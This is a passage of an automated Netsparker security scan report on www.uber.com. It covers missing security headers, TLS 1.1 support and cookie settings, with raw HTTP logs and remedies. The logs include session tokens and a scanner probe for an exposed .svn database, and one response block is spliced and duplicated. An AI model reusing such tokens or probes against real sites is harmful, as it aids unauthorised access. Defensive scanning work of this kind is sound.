Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%2
2JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%
...
```

Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

CLASSIFICATION

SANS Top 25	550
WASC	13
ISO27001	A.14.1.2

11. Content Security Policy (CSP) Not Implemented

BEST PRACTICE | 1

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:**Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:**Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src**: Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
    - child-src
    - connect-src
    - font-src
    - img-src
    - manifest-src
    - media-src
    - object-src
    - script-src
    - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;
Content-Security-Policy: script-src https://example.com:*;
Content-Security-Policy: script-src https:;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

Vulnerabilities

11.1. https://www.uber.com/lk/en/

Certainty

Request

```
GET /lk/en/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%2
2:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22l
at%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territory
GeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2603.4081 **Total Bytes Received** : 587101 **Body Length** : 585932 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:47 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:47 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Earn Money by Driving or
 Get a Ride Now | Uber Sri Lanka</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.ne
t/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="443542d7-c361-461e-a57f-20f82a731904" crossori
gin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-site
s/client-vendor-af02f1e1d22f3a52a352.js" nonce="443542d7-c361-461e-a57f-20f82a731904" crossorigin="anon
ymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-1
40-dd15a2cd97bcd52dca81.js" nonce="443542d7-c361-461e-a57f-20f82a731904" crossorigin="anonymous" as="sc
ript"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-2-225253431dc5
6e291b7f.j
…
```

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy`in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy`in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP) HTTP Header
- Content Security Policy (CSP)

CLASSIFICATION

SANS Top 25	16
WASC	15
ISO27001	A.14.2.5

12. Expect-CT Not Enabled

BEST PRACTICE | 1

Netsparker identified that Expect-CT is not enabled.

Certificate Transparency is a technology that makes impossible (or at least very difficult) for a CA to issue an SSL certificate for a domain without the certificate being visible to the owner of that domain.

Google announced that, starting with April 2018, if it runs into a certificate that is not seen in Certificate Transparency (CT) Log, it will consider that certificate invalid and reject the connection. Thus sites should serve certificate that takes place in CT Logs. While handshaking, sites should serve a valid Signed Certificate Timestamp (SCT) along with the certificate itself.

Expect-CT can also be used for detecting the compatibility of the certificates that are issued before the April 2018 deadline. For instance, a certificate that was signed before April 2018, for 10 years it will be still posing a risk and can be ignored by the certificate transparency policy of the browser. By setting Expect-CT header, you can prevent misissused certificates to be used.

Vulnerabilities

12.1. https://www.uber.com/

Certainty

Request

```
GET / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2119.898 **Total Bytes Received** : 2018 **Body Length** : 45 **Is Compressed** : No

```
HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com
Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:33 GMT; domain=.uber.com; secure
Set-Cookie: jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MD
IxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; path=/; expires=Fri, 16 Oct 2020 17:43:33 GMT; secur
e; httponly
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-45998327-23dd-44
45-9c39-d70b0373cc56' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 45
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Thu, 15 Oct 2020 17:43:33 GMT

Redirecting to <a href="/lk
…
```

Remedy

Configure your web server to respond with Expect-CT header.

```
Expect-CT: enforce, max-age=7776000, report-uri="https://ABSOLUTE_REPORT_URL"
```

Note: We strongly suggest you to use Expect-CT header in **report-only mode**first. If everything goes well and your certificate is ready, go with the Expect-CT enforcemode. To use **report-only mode**first, omit **enforce**flag and see the browser's behavior with your deployed certificate.

```
Expect-CT: max-age=7776000, report-uri="https://ABSOLUTE_REPORT_URL"
```

External References

- Expect-CT Extension for HTTP
- Expect-CT HTTP Header
- Expect-CT Header

CLASSIFICATION

SANS Top 25	16
WASC	15
ISO27001	A.14.1.2

13. Insecure Transportation Security Protocol Supported (TLS 1.1)

BEST PRACTICE | 1 | CONFIRMED | 1

Netsparker detected that a deprecated, insecure transportation security protocol (TLS 1.1) is supported by your web server.

TLS 1.1 will be considered as deprecated by major web browsers (i.e. Chrome, Firefox, Safari, Edge, Internet Explorer) starting in 2020.

Impact

Your website will be inaccessible due to web browser deprecation.

Vulnerabilities

13.1. https://www.uber.com/

CONFIRMED

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1 **Total Bytes Received :** 27 **Body Length :** 0 **Is Compressed :** No

```
[NETSPARKER] SSL Connection
```

Actions to Take

We recommended to disable TLS 1.1 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

```
SSLProtocol +TLSv1.2
```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf`file and remove `TLSv1.1`.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
    1. Click on Start and then Run, type `regedt32`or `regedit`, and then click OK.
    2. In Registry Editor, locate the following registry key or create if it does not exist:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.1\
```

    3. Locate a key named `Server`or create if it doesn't exist.
    4. Under the `Server`key, locate a DWORD value named `Enabled`or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

External References

- Deprecating TLSv1.0 and TLSv1.1 draft-ietf-tls-oldversions-deprecate-00
- Google Security Blog: Modernizing Transport Security
- OWASP - Insecure Configuration Management
- OWASP Top 10 - 2017 A3 - Sensitive Data Exposure
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- Date Change for Migrating from SSL and Early TLS

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
SANS Top 25	326
CAPEC	217
WASC	4
HIPAA	164.306
ISO27001	A.14.1.3

14. Referrer-Policy Not Implemented

BEST PRACTICE | 1

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

Vulnerabilities

14.1. https://www.uber.com/newsroom/

Method	Parameter	Value
GET	param1	newsroom

Certainty

Request

```
GET /newsroom/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 784.7526 **Total Bytes Received** : 1785 **Body Length** : 80 **Is Compressed** : No

```
HTTP/1.1 303 See Other
X-Cache: BYPASS
Location: /en-LK/newsroom/
Cache-Control: max-age=0
Access-Control-Allow-Origin: https://www.uber.com
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:45:21 GMT; domain=www.uber.com
Strict-Transport-Security: max-age=604800
Transfer-Encoding: chunked
Server: openresty
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
Vary: Accept
X-Blog-Block: nocache
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Content-Security-Policy: upgrade-insecure-requests; object-src 'none'; script-src 'nonce-7c4e3e2a4e87d9
d89a74545fb54dfbf1' 'strict-dynamic' https:; style-src 'self' 'unsafe-inline' *.10upcdn.com *.10upmanag
ed.com *.twitter.com; font-src 'self' data: *.10upcdn.com; frame-src 'self' *.youtube.com *.vimeo.com
 *.instagram.com *.doubleclick.net *.demdex.net *.hotjar.com; base-uri 'none'; report-uri https://csp.u
ber.com/csp?a=uber-newsroom&ro=true
Date: Thu, 15 Oct 2020 17:45:22 GMT

<p>See Other. Redirecting to <a href="/en-LK/newsroom/">/en-LK/newsroom/</a></p>
```

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It's also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- Referrer Policy
- Referrer Policy - MDN
- Referrer Policy HTTP Header
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
SANS Top 25	200
ISO27001	A.14.2.5

15. SameSite Cookie Not Implemented

BEST PRACTICE | 1

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite*was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Vulnerabilities

15.1. https://www.uber.com/

Identified Cookie(s)

- _ua
- jwt-session
- uber_sites_geolocalization
- marketing_vistor_id

Cookie Source

- HTTP Header

Certainty

Request

```
GET / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2119.898 **Total Bytes Received** : 2018 **Body Length** : 45 **Is Compressed** : No

```
HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com
Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:33 GMT; domain=.uber.com; secure
Set-Cookie: jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MD
IxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; path=/; expires=Fri, 16 Oct 2020 17:43:33 GMT; secur
e; httponly
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-45998327-23dd-44
45-9c39-d70b0373cc56' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 45
Via: 1.1 muttley
Content-Type: text/html;HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com

Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure

Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
```

```
 17:43:33 GMT; domain=.uber.com; secure

Set-Cookie: jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; path=/; expires=Fri, 16 Oct 2020 17:43:33 GMT; secure; httponly

Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Fram
…
```

Remedy

The server can set a same-site cookie by adding the `SameSite=...`attribute to the `Set-Cookie`header. There are three possible values for the `SameSite`attribute:

- Lax:In this mode, the cookie will only be sent with a top-level get request.

  ```
  Set-Cookie: key=value; SameSite=Lax
  ```

- Strict: In this mode, the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

  ```
  Set-Cookie: key=value; SameSite=Strict
  ```

- None: In this mode, the cookie will be sent with the cross-site requests. Cookies with `SameSite=None`must also specify the `Secure`attribute to transfer them via a secure context. Setting a `SameSite=None`cookie without the `Secure`attribute will be rejected by the browsers.

  ```
  Set-Cookie: key=value; SameSite=None; Secure
  ```

External References

- Security Cookies - SameSite Attribute - Netsparker
- Using the Same-Site Cookies Attribute to Prevent CSRF Attacks
- Same-site Cookies
- Preventing CSRF with the same-site cookie attribute
- SameSite cookies explained
- Get Ready for New SameSite=None; Secure Cookie Settings

CLASSIFICATION

SANS Top 25	16
WASC	15
ISO27001	A.14.2.5

16. Subresource Integrity (SRI) Not Implemented

BEST PRACTICE | 1

Subresource Integrity (SRI) provides a mechanism to check integrity of the resource hosted by third parties like Content Delivery Networks (CDNs) and verifies that the fetched resource has been delivered without unexpected manipulation.

SRI does this using hash comparison mechanism. In this way, hash value declared in HTML elements (for now only script and link elements are supported) will be compared with the hash value of the resource hosted by third party.

Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.

Vulnerabilities

16.1. https://www.uber.com/lk/en/.svn/wc.db

Identified Sub Resource(s)

- https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js
- https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js
- https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js
- https://tags.tiqcdn.com/utag/uber/main/prod/utag.js

Certainty

Request

```
GET /lk/en/.svn/wc.db HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1560.5404 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
